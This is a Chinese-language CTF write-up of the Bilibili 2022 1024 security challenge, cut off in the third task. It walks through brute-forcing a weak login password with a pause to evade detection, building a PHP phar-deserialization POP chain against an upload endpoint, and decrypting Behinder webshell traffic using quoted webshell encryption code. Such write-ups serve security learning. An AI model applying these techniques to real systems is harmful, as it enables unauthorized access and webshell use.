bilibili-2022-sec-1024

author: wdpm

Table of Contents

- Table of Contents
- **第一题：这也能矿？**
  - 首要目标：夺旗
  - 其他可能的解决方式
  - trouble shooting
  - 小结
  - 参考
- **第二题：巧妙的POP链**
  - 首要目标：夺旗
    - upload.php
    - 5d47c5d8a6299792.php
  - 探索
  - 小结
  - 参考
- **第三题：猜猜我是谁**
  - 找出可疑的请求
  - 冰蝎 3+
    - encode progress
    - decode progress
  - 解题步骤
  - 关键代码实现
    - 求解KEY
    - 解密密文
    - 从明文中获取信息
  - 参考
- **第四题：区块链与智能合约**
  - 已知线索
    - binwalk检测是否隐藏文件
    - 比较双图文件差异
  - 探索 Sepolia 智能合约
    - 开源的源码
    - 寻找flag信息与触发机制
    - 解决问题的关键
    - email base64
  - 实施
    - 导入源码
    - 编译智能合约
    - 部署合约的准备
    - 部署自己的合约
    - 通过地址加载他人已部署的合约
    - 拿下flag

- 其他可能的解决方法
- 小结
- 参考

第五题：入侵内网

- 开始的地方
- Web 漏洞扫描
  - 扫描漏洞
  - Grafana任意文件读取漏洞
  - 探索服务端程序的攻击点
- 进击的hacker
  - DNS Rebinding 的原理
  - 手速！手速！
  - 拿下flag
- 其他可能的解决办法
- 参考

第六题：反编译

- IDA+Z3 solver
- main
- username
- password
- 参考

落幕：彩蛋

- 与过去的自己和解

修订记录

- 2022-11-05
- 2022-11-04
- 2022-11-02

第一题：这也能矿？

> 题目ID:1　题目地址：[第1题地址]

首要目标：夺旗

访问链接后，我们看到的是一个网站后台管理的登陆界面。我们可以得到以下线索：

- 标题为：ezintruder。代表 easy intruder。可以根据 intruder 联想到暴力破解。因为Burp Suite中就有intruder模块。
- username输入框的placeholder为admin。可以暂时认为username就是admin。
- password输入框placeholder为8颗星星。可以暂时认为密码为8位，字符为数字、字母、或一些字符的组合。

简单测试了登陆按钮的点击，可以发现这个login逻辑是损坏的，原因在于login button点击逻辑的js代码被编码加密了。

审查网页源码，在网页中找到 https://security.bilibili.com/static/core.js 这个奇怪的 js 混淆文件，里面内容为加密后的颜文字。

```
ﾟωﾟﾉ = /｀m´）ﾉ ~┻━┻   //*´∇｀*/ ['_'];
o = (ﾟ-ﾟ) = _ = 3;
c = (ﾟΘﾟ) = (ﾟ-ﾟ) - (ﾟ-ﾟ);
(ﾟДﾟ) = (ﾟΘﾟ) = (o ^ _ ^ o) / (o ^ _ ^ o);
(ﾟДﾟ) = {
    ﾟΘﾟ: '_',
    ﾟωﾟﾉ: ((ﾟωﾟﾉ == 3) + '_') [ﾟΘﾟ],
    ﾟｰﾟﾉ: (ﾟωﾟﾉ + '_')[o ^ _ ^ o - (ﾟΘﾟ)],
    ﾟДﾟﾉ: ((ﾟｰﾟ == 3) + '_')[ﾟｰﾟ]
};
(ﾟДﾟ) [ﾟΘﾟ] = ((ﾟωﾟﾉ == 3) + '_') [c ^ _ ^ o];
(ﾟДﾟ) [ﾟcﾟ] = ((ﾟДﾟ) + '_') [(ﾟｰﾟ) + (ﾟｰﾟ) - (ﾟΘﾟ)];
(ﾟДﾟ) [ﾟoﾟ] = ((ﾟДﾟ) + '_') [ﾟΘﾟ];
(ﾟoﾟ) = (ﾟДﾟ) [ﾟcﾟ] + (ﾟДﾟ) [ﾟoﾟ] + (ﾟωﾟﾉ + '_')[ﾟΘﾟ] + ((ﾟωﾟﾉ == 3) + '_') [ﾟｰﾟ] + ((ﾟДﾟ) + '_') [(ﾟｰﾟ) + (ﾟｰﾟ)] + ((ﾟｰﾟ == 3) + '_') [ﾟΘﾟ] + ((
(ﾟДﾟ) ['_'] = (o ^ _ ^ o) [ﾟoﾟ] [ﾟoﾟ];
(ﾟεﾟ) = ((ﾟｰﾟ == 3) + '_') [ﾟΘﾟ] + (ﾟДﾟ).ﾟДﾟﾉ + ((ﾟДﾟ) + '_') [(ﾟｰﾟ) + (ﾟｰﾟ)] + ((ﾟｰﾟ == 3) + '_') [o ^ _ ^ o - ﾟΘﾟ] + ((ﾟｰﾟ == 3) + '_') [ﾟΘﾟ] +
(ﾟｰﾟ) += (ﾟΘﾟ);
(ﾟДﾟ)[ﾟεﾟ] = '\\';
(ﾟДﾟ).ﾟΘﾟﾉ = (ﾟДﾟ + ﾟｰﾟ)[o ^ _ ^ o - (ﾟΘﾟ)];
(oﾟｰﾟo) = (ﾟωﾟﾉ + '_')[c ^ _ ^ o];
(ﾟДﾟ) [ﾟoﾟ] = '\"';
(ﾟДﾟ) ['_'](((ﾟДﾟ) ['_'](ﾟεﾟ + (ﾟДﾟ)[ﾟoﾟ] + (ﾟДﾟ)[ﾟεﾟ] + (ﾟΘﾟ) + (ﾟｰﾟ) + (ﾟΘﾟ) + (ﾟДﾟ)[ﾟεﾟ] + (ﾟΘﾟ) + ((ﾟｰﾟ) + (ﾟΘﾟ)) + (ﾟｰﾟ) + (ﾟДﾟ)[ﾟεﾟ] + (ﾟΘﾟ)
```

推测加密算法为 AAencode。因此采取任意一个解码器 AAdecode 进行解码，解码后得到core.js的明文代码。

解密之后，源码结构如下：

```
function SHA256(s) {...}

$(function () {
    $("#btn").click(function () {...});
})
```

显然，定义了一个sha256的工具类，以及使用JQuery定义了btn的点击事件监听。

我们开始进一步仔细阅读btn点击后的代码运行逻辑：

```
let username = document.getElementById('username').value.trim();
let password = document.getElementById('password').value.trim();
// let nonce = parseInt(Math.random()*9 + 23);
let nonce = parseInt(Math.random()*100 + 9);
let random = document.getElementById('random').value.trim();
console.log(nonce);
for (var i = 0; i < Math.pow(2, 255); i++) {
    let mystr = username + password + random + i.toString();
    var s256 = SHA256(mystr);
    var s256hex = parseInt(s256, 16)
    if (s256hex < Math.pow(2, (256 - nonce))) {
        console.log("success!");
        console.log(mystr);
        console.log(s256);
        console.log(s256hex);
        $.ajax({
           // omit
        });
        break;
    }
}
```

在这里，我们看到四个字段：

- username：htm中的用户名。
- passoword：html中的密码。
- nonce：一个随机值。在信息安全中，Nonce是一个在加密通信只能使用一次的数字。
- random：这个值是UUID的形式，隐藏在html代码中。而且会随着sessionid的变化而改变。

我们继续往下看，发现是一个CPU密集型(caculate heavy) 的for 循环，里面这句：

```
let mystr = username + password + random + i.toString();
```

我们可以将这里的字符串连接拆成两部分：

- username + password + random => 用户数据
- i => 一个计数器，从0开始不断递增。

接着：

```
var s256 = SHA256(mystr);
var s256hex = parseInt(s256, 16)
```

这部分代码是hash运算，最后得到一个16进制的字符串。哈希原理我们这里不用深究。

然后对这个hash结果进行条件约束判定，

- 如果满足条件，那么就进行HTTP请求login；
- 否则计算器+1，继续运算。

这里，hash计算满足的条件是：s256hex < Math.pow(2, (256 - nonce))，当nonce越大时，Math.pow(2, (256 - nonce))这个值就越小，可以理解为条件就越苛刻，要计算的时间开销就越高。

经过简单的取值尝试，发现nonce=9时很快就能算出满足的值。

接着往下看ajax里面的请求逻辑。

```
$.ajax({
    url: '/crack1/login',
    type: 'POST',
    data: JSON.stringify({
        'username': username,
        'password': password,
        'nonce': nonce,
        'random': random,
        'proof': i.toString(),
    }),
    dataType: 'json',
    contentType: "application/json",
    success: function (data) {
        console.log(data);
    },
    error: function (data) {
        console.log(data);
    }
});
```

这是一个普通的请求。data字段有五个name-value，现在分析它们的取值范围：

- username： admin
- password：未知。
- nonce: 9
- random：对于特定的一次session，该值是固定的。
- proof：由hash条件算出。

可以得知，目前这里只有password的值是无法实际确定的。所以我们应该先尝试一些简单的password值，观察返回的结果。

将解密后的 core.js 通过创建浏览器代码片段的形式添加到 chrome，并hardcode一些password值来进行请求，观察结果。

> 以Chrome为例，Snippets添加方式：打开控制台 -> Sources -> Snippets -> New Snippets

简单尝试了一些简单的password值，发现陷入了 POW(proof of work) 的报错泥潭。

```
{msg:"you don't proof your work"}
```

如果密码正确的话，应该会是succes之类的响应消息吧。那么，我们现阶段的目标都是攻克弱密码的难题了。

常规做法是在网上寻找合适的弱密码字典，因为我们大概率确定为8位，于是可以大幅度缩小范围。

假设我们找到了一些合适的密码字典，那么现在我们需要做的是：

1. 对搜集的密码字典进行预处理，挑选出精确8位的密码。
2. 对8位密码的文本文件进行处理，导出为一个json array，这样复制到js代码中就能直接调用。
3. 对原来的core.js代码逻辑进行修改，添加一个外层for loop来暴力破解密码。

```
function login(username, password) {
    let loginSuccess = false;

    for (var i = 0; i < Math.pow( x: 2,  y: 255); i++) {...}

    return loginSuccess;
}

async function enumeratePassword() {
    for (let index = 0; index < passwordSet.length; index++) {
        password = passwordSet[index];

        const loginSuccess = login(username, password);        一次登陆对应一个弱密码尝试。
        if (loginSuccess) {
            break
        }

        // wait for a while to avoid security policy detection
        await sleep( ms: 1000);
    }
}

enumeratePassword();
```

上面的login函数就是封装了之前的登陆逻辑，这里注意：

- 需要将这个login逻辑视为同步请求。
- login函数需要返回一个标识来表示是否登录成功。
- 对于一次密码尝试，要小心地处理网络错误导致的失败，例如受到风控策略限制，某个请求会随机失败。
  这些因为其他原因而导致的失败，最直接的处理是包含一个while循环进行重试。而人工介入记录的方式过于劳累，不推荐。

这里不再贴出login函数代码的具体实现，可以参考对应的github仓库。

暴力破解现场截图如下：

```
updateSettings ▸ Object
⚠ ▸ Network failed with password: 12345678 .Need to retry.
⚠ ▸ ▸ {readyState: 4, getResponseHeader: ƒ, getAllResponseHeaders: ƒ, setRequestHeader: ƒ, overrideMimeType: ƒ, …}
<· ▸ Promise {<pending>}
Login failed with password: 11111111
Login failed with password: D1lakiss
Login failed with password: 88888888
Login failed with password: qq123456
Login failed with password: super123
```

如果拿到了类似正确的msg信息，那会跳出所有循环，并打印正确密码。成功的密码是 Aa123456，刚好8位。

但是此时响应为 `{msg: "success"}`，并没有看到任何关于flag的文本信息。

既然不在response中，还能藏到哪里呢？只有响应headers了吧。

在响应headers中，找到了想要的字段：

```
x-bilictf-flag1: flag1{0358b7e0-9f2e-455e-af25-fba0ae3fcb75}
x-bilictf-hidden: maybe something in back2.png:)
```

得到了flag1和对其他题目的线索。此外，在网页的main.css文件中，发现了第四题的线索：

```
body {
    margin: 0;
    padding: 0;
    width: 100%;
    height: 100%;
    /*where hidden crack4*/
    background: url("./img/back.png");
    ...
}
```

很好，拿下第一题。

其他可能的解决方式

- 可以使用 ReRes 修复破损的core.js。本质是使用本地文件来替换某个请求路径的文件，示例配置：

  ```
  https://security.bilibili.com/static/core.js =>
  file:///D:/Code/MyGithubProjects/bilibili-2022-sec1024/1/core.js
  ```

  这个方法可以替代 browser snippets 的做法。本质上没有区别，都是在浏览器中执行自定义的JS逻辑。是可以work的。


- 本地IDE编辑Node语言脚本，将login的js逻辑移植到本地，在IDE中运行。

  本地运算可以有效利用其他语言的优势和计算资源优势，例如多线程模型，代码提示友好，调试方便。

- 本地IDE编辑Python语言脚本，将login的js逻辑移植到本地，在IDE中运行。

  正确设置cookie到headers中依旧失败。

- 使用 Burp Suite的Intruder模块进行暴力枚举攻击。



#	Host	Method	URL	Params	Edited	Cookies	Status	Length	MIME type	Extension	
1085	https://security.bilibili.com	POST	/crack1/login	✓			200	345	JSON		
1084	https://security.bilibili.com	POST	/crack1/login	✓			200	345	JSON		
1083	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1080	https://security.bilibili.com	GET	/crack1/index			sessionid=z9hfvdjtcpchno63dzntww5yvlqd6kc0	200	1716	HTML		用户登录
1079	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1078	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1077	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1076	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1075	https://security.bilibili.com	POST	/crack1/login	✓			412	1870	HTML		å□°é□□ãi
1074	https://security.bilibili.com	POST	/crack1/login	✓			412	3680	HTML		å□°é□□ãi
1069	https://security.bilibili.com	GET	/crack1/index				200	1572	HTML		用户登录
1067	https://security.bilibili.com	POST	/crack1/login	✓		sessionid=68ptoochmwli2ys89nhvf8jfi2vzi5q7	200	589	JSON		
1063	https://security.bilibili.com	GET	/crack1/index			sessionid=68ptoochmwli2ys89nhvf8jfi2vzi5q7	200	1716	HTML		用户登录
1057	https://security.bilibili.com	GET	/crack1/index			sessionid=lbtes5581jpgv6f66d5qdc15nv56erd2	200	1716	HTML		用户登录
1032	https://api.bilibili.com	GET	/x/web-interface/nav				200	1021	JSON		

  上图为在 burp suitre中使用comparer进行对比。绿色行代表login succes。红色行代表登陆失败。

上面的思路中，除了浏览器原生请求模式，其他方式在个人简单复现中都失败了，猜测可能和请求库的session配置有关。因此，稳妥的做法是在浏览器中进行夺旗。

trouble shooting

对于已经获取过flag的sessionid，重复请求会提示:

```
{"msg": "you already have flag"}
```

清空 security.bilibili.com域名下的 sessionid，重试即可。

小结

这个题目首先从core.js的编码混淆入手，解码得出明文core.js。然后自定义字段来进行http请求，暴力破解弱密码。

关键词：aaencode、intruder、PoW、sha256、blockchain。

参考

- 区块链之工作量证明，挖矿是什么？
- How to use Burp Suite's Intruder
- burpsuite扩展之ip rotate
- axios-extensions
- How to Retry Requests Using Axios
- ReRes

第二题：巧妙的POP链

> 题目ID:2 题目地址：[第2题地址]

首要目标：夺旗

访问 http://42.192.54.239/index.php 得到的是 upupup!，猜测是上传文件。

那么需要猜测上传点，例如，upload.html这类API端口。

一番尝试之后，得到以下API：

- upload.html => 上传入口
- upload.php => 代码源文件

对于 upload.html，简单地上传一个正常的 jpg 图片，结果返回了在服务器保存后的地址：

```
success save in: upload/20221024131623622.jpg
```

对于 upload.php ，我们可以下载下来，阅读源码。

upload.php

```php
<?php
header( header: "content-type:text/html;charset=utf-8");

date_default_timezone_set( timezoneId: 'PRC');

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $filename = $_FILES['file']['name'];
    $temp_name = $_FILES['file']['tmp_name'];
    $size = $_FILES['file']['size'];
    $error = $_FILES['file']['error'];
    if ($size > 2 * 1024 * 1024) {
        echo "<script>alert('文件过大');window.history.go(-1);</script>";
        exit();
    }

    $arr = pathinfo($filename);
    $ext_suffix = $arr['extension'];
    $allow_suffix = array('jpg', 'gif', 'jpeg', 'png');
    if (!in_array($ext_suffix, $allow_suffix)) {
        echo "<script>alert('只能是jpg,gif,jpeg,png');window.history.go(-1);</script>";
        exit();
    }

    $new_filename = date( format: 'YmdHis', time()) . rand(100, 1000) . '.' . $ext_suffix;
    move_uploaded_file($temp_name, 'upload/' . $new_filename);
    echo "success save in: " . 'upload/' . $new_filename;

} else if ($_SERVER['REQUEST_METHOD'] === 'GET') {...}
?>
```

文件大小限制

文件后缀名白名单

移动文件，保存的文件名为一串数字

- 文件大小限制，没什么特别的。
- 文件后缀名白名单。只要文件后缀名正确即可。
- 移动temp文件到新路径，重命名文件名，这个文件名格式基本锁死。

目前看不到任何的明显漏洞。

那就继续往GET方法的处理逻辑来读。

```php
} else if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    if (isset($_GET['c'])) {
        include("5d47c5d8a6299792.php");
        $fpath = $_GET['c'];
        if (file_exists($fpath)) {
            echo "file exists";
        } else {
            echo "file not exists";
        }
    } else {
        highlight_file( filename: __FILE__);
    }
}
?>
```

c代表用户参数，这点可以利用

引入一个奇怪的php

file_exists 判定c参数路径文件是否存在

这里，我们注意到file_exists() 方法可能存在phar反序列化漏洞。

这个漏洞具体是：file_exists() 会在phar文件反序列化时将phar文件中的metadata反序列化。在php低于8.0版本中会存在，8.0+被修复。

关于phar的格式，可以查看 phar的格式约定：

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

但是，对于如何构造出这个phar的POP链，目前线索还是不够的。因此需要阅读 5d47c5d8a6299792.php 寻找更多线索。

可以利用 http://42.192.54.239/upload.php?c= 链接形式读取 5d47c5d8a6299792.php 源码内容。

5d47c5d8a6299792.php

在这个文件中，首先发现以下内容。

```
// flag in /tmp/flag.php
```

那我们赶紧探测这个文件是否存在：

```
http://42.192.54.239/upload.php?c=/tmp/flag.php
```

得到页面回应为：

```
file exists
```

很好。我们发现了目标。

那么接下来需要仔细阅读 5d47c5d8a6299792.php 的源码，寻找能够将 /tmp/flag.php 文件打印出来的机会。

分析类结构：

```php
<?php

// flag in /tmp/flag.php


class Modifier{...}

class Action{...}

class Content{...}

class Show{...}


highlight_file( filename: __FILE__);
```

一共4个类，分别是修饰器、动作、内容、显示。

在跃跃欲试写代码之前，我们先冷静下来，先阅读整个类的实现细节。

下面阅读每个类的细节。

Modifier

```php
class Modifier
{

    # 调用形式: $modifier()
    public function __invoke()
    {
        include("index.php");
    }
}
```

调用形式：$modifier()。暂时没发现有什么特别的作用。

Action

```php
class Action
{
    protected $checkAccess;
    protected $id;
    两个保护字段

    public function run()
    {
        if (strpos($this->checkAccess, needle: 'upload') !== false || strpos($this->checkAccess, needle: 'log') !== false) {
            echo "error path";
            exit();
        }

        if ($this->id !== 0 && $this->id !== 1) {
            switch ($this->id) {
                case 0:
                    if ($this->checkAccess) {
                        include($this->checkAccess);
                        这里可能是调用链的终点，因为我们可以设置checkAccess为flag文件路径
                    }
                    break;
                case 1:
                    throw new Exception( message: "id invalid in " . __CLASS__ . __FUNCTION__);
                    break;
                default:
                    break;
            }
        }
    }
```

发现了疑似POP链调用终点的方法。

Content

```php
class Content
{

    public $formatters;        一个字段

    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];        如果入参formatter存在，那么就从formatters这个array中读取
        }

        foreach ($this->providers as $provider) {
            if (method_exists($provider, $formatter)) {
                $this->formatters[$formatter] = array($provider, $formatter);        如果代码走到这里，代表入参formatter不在formatters这个array中，
                return $this->formatters[$formatter];        此时遍历providers的元素，如果元素含有入参formatter，那么以
            }        （元素，入参）的格式返回。
        }
        throw new \InvalidArgumentException(sprintf( format: 'Unknown formatter "%s"', $formatter));
    }

    public function __call($name, $arguments)
    {
        return call_user_func_array($this->getFormatter($name), $arguments);
    }
}
```

这个类定义了一个字段formatters，而在getFormatter($formatter)方法中，提供了一种非常灵活的获取formatter元素的机制。

此外，这里发现了保底方法调用，也即是__call()。它会在 $content实例调用一个未定义的实例方法时被调用。

假设foo是一个函数名，那么：

```
$content -> foo($args) => $content -> __call(foo,$args)
```

__call() 内部实现中，它使用 `call_user_func_array($this->getFormatter($name), $arguments);` 将请求转发给了getFormatter函数。也就是 ：

```
$content -> foo($args) => $content -> __call(foo,$args) => getFormatter(foo)($args)
```

这个 getFormatter(foo)($args) 可操作空间就很大了。

Show

```php
class Show
{
    public $source;
    public $str;
    public $reader;

    public function __construct($file = 'index.php')
    {
        $this->source = $file;
        echo 'Welcome to ' . $this->source . "<br>";
    }
    public function __toString()        当source =$show时，__toString被调用
    {        我们先停在这里
        $this->str->reset();
    }
    public function __wakeup()        POP入口
    {
        if (preg_match( pattern: "/gopher|phar|http|file|ftp|dict|\.\./i", $this->source)) {        source 字符串估值
            echo "ban protocol";
            throw new Exception( message: 'invalid protocol found in ' . __CLASS__);
        }else{
            echo "pass protocol...perfect";
        }
    }
    public function reset()
    {
        if ($this->reader !== null) {
            $this->reader->close();
        }
    }
}
```

这个类中，我们发现了POP的入口，因为`__wakeup`或者`__unserialize`这类魔术方法在反序列化时能够自动触发。

并且确定了source字段是$show实例，我们思路到达了__toString的内部实现中。

对于str这个属性，我们可以仔细思考：

假设：如果使得 str = `$content`：

而`$content`没有reset定义，那么经过跳板函数__call()，我们需要导航回 $show的reset方法。这里可以确定：

```
$content->providers = [$show,];
```

而reset方法中，使用了reader ->close()，因为所有类都没有显式定义close方法，我们唯一前进的方向只能是$content的跳板函数

__call()。那么这里，确定了reader属性为 $content，要执行 $content 的close方法。

我们的思路目前停在了`$content -> __call(close) =>...=> getFormatter(close)($args)`

- 在 `$content->formatters` 中提供close属性作为key，value为array($action, 'run')的话，触发会是这样

  `getFormatter(close)($args)` => `$action.run()`，显然这就是我们想要的。
- 在 `$content->providers` 中提供close属性的话会怎么样？由于provider从调用形式来看要求provider元素是类实例，例如$show ，因此不适合。

现在我们走完了所有的链式调用，并给出了理论上可行的解决方式：

```
$content->providers = [$show,];
$content->formatters = array('close' => array($action, 'run'));
```

这里就展示完整的代码，如果需要的话请查阅github仓库。

最后，还有一个需要注意的地方，Action类中两个字段都是保护的，因此构造时需要手动定义构造函数。

```
class Action
{
    protected $checkAccess;
    protected $id;

    public function __construct($checkAccess, $id)
    {
        $this->checkAccess = $checkAccess;
        $this->id = $id;
    }
}
```

在构造函数中进行字段设置。

探索

本地调用所写的生成phar的php文件，这里是phar.php，得到一个phar文件，将后缀名改为.gif即可。

在 http://42.192.54.239/upload.html 中上传后，将反馈的 upload/20221031224429833.gif 构造为

http://42.192.54.239/upload.php?c=phar://upload/20221031224429833.gif，访问后拿到

```
/**
* bilibili@2022.
* Congratulations! This is The Flag!
* Auth: K3iove@github
* Repo: 1024-cheers
* @link https://security.bilibili.com/
* @license https://www.bilibili.com/
*/
flag2{PhAr_The_bEsT_Lang}
```

这里得到flag2，以及新的线索：一个github用户。https://github.com/K3iove/1024-cheers

访问后发现有一个 1024-cheers 仓库，在仓库的 README 文件中

```
1024-cheers
welcome to bilibili 2022!
plz enjoy our game
api test workspace : bilibili-1024-cheers :)
good luck & have fun
```

这一句话比较可能是提示：api test workspace：bilibili-1024-cheers :)。

最后，在postman的workspace中找到 bilibili-1024-cheers ，并得到一个get方法的URL:http://101.132.189.74/index 。

访问该URL获取到如下响应：

```
{
  "msg": " /etc/server.go"
}
```

这就是第5题的线索。

小结

这题考查了php低于8.0版本的phar反序列化的漏洞，通过径向设计的POP链，触发一系列方法调用，最终将需要的flag文件打印出来。

题目考查的范围很具体，因此基本不存在其他解法，就是phar反序列化。

关键词：php、phar、deserialize。

参考

- 初识phar反序列化&&复现
- Phar反序列化学习

第三题：猜猜我是谁


> 题目ID：3题目地址：[第3题地址]

访问链接，直接下载了一个whatbehind.zip压缩包。根据名字感知应该是隐藏了什么东西。

解压后是一个 whatbehind.pcap 文件，这是一个网络请求报文的归档格式。因此，wireshark 启动。

找出可疑的请求

我们第一步是寻找可疑的网络请求，先缩小查找的范围。



No.	Time	Source	Destination	Protocol	Length	Info
6812	19.221599	172.16.32.6	34.104.35.123	HTTP	423	GET /edged1/release2/chrome_component/cigyjevyyd6bbctof63lcs7tte_9.40.0/gcmjkmgdlgnkkcocmoeiminaijmmjnii_9.40.…
6857	20.146964	34.104.35.123	172.16.32.6	HTTP	1727	HTTP/1.1 200 OK
6934	22.332633	172.16.32.1	172.16.32.6	HTTP	618	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
6936	22.356787	172.16.32.6	172.16.32.1	HTTP	4279	HTTP/1.1 200 OK (text/html)
6958	22.362997	172.16.32.1	172.16.32.6	HTTP	182	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7008	22.538719	172.16.32.6	172.16.32.1	HTTP	904	HTTP/1.1 200 OK (text/html)
7493	30.967014	172.16.32.1	172.16.32.6	HTTP	1326	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7505	30.990880	172.16.32.6	172.16.32.1	HTTP	2577	HTTP/1.1 200 OK (text/html)
7586	39.830660	172.16.32.1	172.16.32.6	HTTP	102	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7588	39.841098	172.16.32.6	172.16.32.1	HTTP	355	HTTP/1.1 200 OK (text/html)
7602	40.692430	172.16.32.1	172.16.32.6	HTTP	94	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7606	40.700413	172.16.32.6	172.16.32.1	HTTP	377	HTTP/1.1 200 OK (text/html)
7659	48.378678	172.16.32.1	172.16.32.6	HTTP	118	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7661	48.383937	172.16.32.6	172.16.32.1	HTTP	758	HTTP/1.1 200 OK (text/html)
7720	59.570412	172.16.32.1	172.16.32.6	HTTP	118	POST /server/behind.php HTTP/1.1 (application/x-www-form-urlencoded)
7722	59.575433	172.16.32.6	172.16.32.1	HTTP	447	HTTP/1.1 200 OK (text/html)

按照http筛选后，找到了这些链接，因为URL含有 /server/behind.php 的字符，因此可以肯定这就是有问题的报文了。

一共7次网络请求-响应。

- 请求：以form表单，POST动作发送到服务端。
- 响应：服务端以 text/html 格式返回数据。

粗略看了下payload的数据格式，都是base64编码后的模样。


找一个payload样例进行base64 decode，发现依旧是乱码。**所以进一步推测除了base64 encode，还存在至少一次数据加密。**

考虑到服务端的处理程序为php，那么可以猜测为php webshell 后门。

在CTF领域，最常见的就是菜刀、冰蝎、蚁剑、哥斯拉这类 webshell 软件。

经过一番探索和筛选，最终确认了大概率是冰蝎3+。不是冰蝎2，因为请求中看不见明显的16位秘钥流量特征。冰蝎3+后将密钥写死在webshell文件中。

冰蝎 3+



这里列举了冰蝎3+使用的协议方式。简单测试后，推测高概率为base64 + XOR。

- 不可能为base64。
- 不可能为base64 + AES。如果使用AES，那么密钥如何反求？
- ……

确定为 base64 + XOR 之后。为了进一步确认解密的正确性，我们可以阅读冰蝎的webshell源码。

encode progress

在网上可以找到冰蝎3+的加密过程的代码。

```
@error_reporting(0);
function main($content)
{
   $result = array();
    // base64 encode
   $result["status"] = base64_encode("success");
   $result["msg"] = base64_encode($content);
   $key = $_SESSION['k'];
   echo encrypt(json_encode($result),$key);
}

function encrypt($data,$key)
{
   if(!extension_loaded('openssl'))
   {
        // XOR encrypt
      for($i=0;$i<strlen($data);$i++) {
         $data[$i] = $data[$i]^$key[$i+1&15];
      }
      return $data;
   }
   else
   {
      return openssl_encrypt($data, "AES128", $key);
```

```
    }
}
